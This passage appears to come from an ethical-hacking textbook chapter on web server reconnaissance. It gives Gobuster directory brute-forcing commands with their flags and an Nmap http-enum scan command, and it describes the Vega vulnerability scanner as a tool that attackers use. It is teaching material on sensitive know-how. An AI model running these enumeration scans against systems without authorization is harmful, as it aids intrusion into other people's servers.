


Figure 14.56: Screenshot showing the output of Gobuster tool

Use the -l flag to retrieve the length of the body along with files and directories:

```
gobuster -u <target URL> -w common.txt -l
```




Figure 14.57: Screenshot showing the output of Gobuster tool

Use the -s flag to retrieve files and directories related to specific status codes:

```
gobuster -u <target URL> -w common.txt -s 200
```




Figure 14.58: Screenshot showing the output of Gobuster tool

Similarly, the -q and -n flags can provide a quick view of the directories without banner and status codes. You can also output the result to an output file using the -o flag.

- **Nmap**

  Source: *https://nmap.org*

  Attackers use the Nmap NSE script http-enum to enumerate applications, directories and files of web servers that are exposed on the Internet. Thus, they can identify critical security vulnerabilities in the target web application.

  Run the following Nmap command to gather information about the exposed files and directories of the target web server:

  ```
  nmap -sV --script=http-enum <target domain or IP address>
  ```




Figure 14.59: Screenshot of Nmap command




Figure 14.60: Screenshot showing Nmap output

Identify Web Application Vulnerabilities

Attackers use various techniques to detect vulnerabilities in target web applications hosted on web servers to gain administrator-level access to the server or retrieve sensitive information stored on the server. They scan applications for identifying vulnerabilities and detect attack surfaces on the target applications. Performing comprehensive vulnerability scanning can disclose security flaws associated with executables, binaries, and technologies used in a web application. Through vulnerability scanning, attackers can also catalog different vulnerabilities, prioritize them based on their threat levels, and use them while targeting an application. Attackers can use tools such as Vega, WPScan Vulnerability Database, Arachni, and Uniscan to identify vulnerabilities in the target web applications.

- **Vega**

  Source: *https://www.subgraph.com*

  Vega is a free and open-source web security scanner and web security testing platform for testing the security of web applications. Vega helps you to find and validate SQL injection, cross-site scripting (XSS), inadvertently disclosed sensitive information, and other vulnerabilities. It is written in Java and is GUI-based, and it runs on Linux, OS X, and Windows. Vega also helps you to find vulnerabilities such as reflected cross-site scripting, stored cross-site scripting, blind SQL injection, remote file include, shell injection, and others. It also probes TLS/SSL security settings and identifies opportunities for improving the security of your TLS servers.

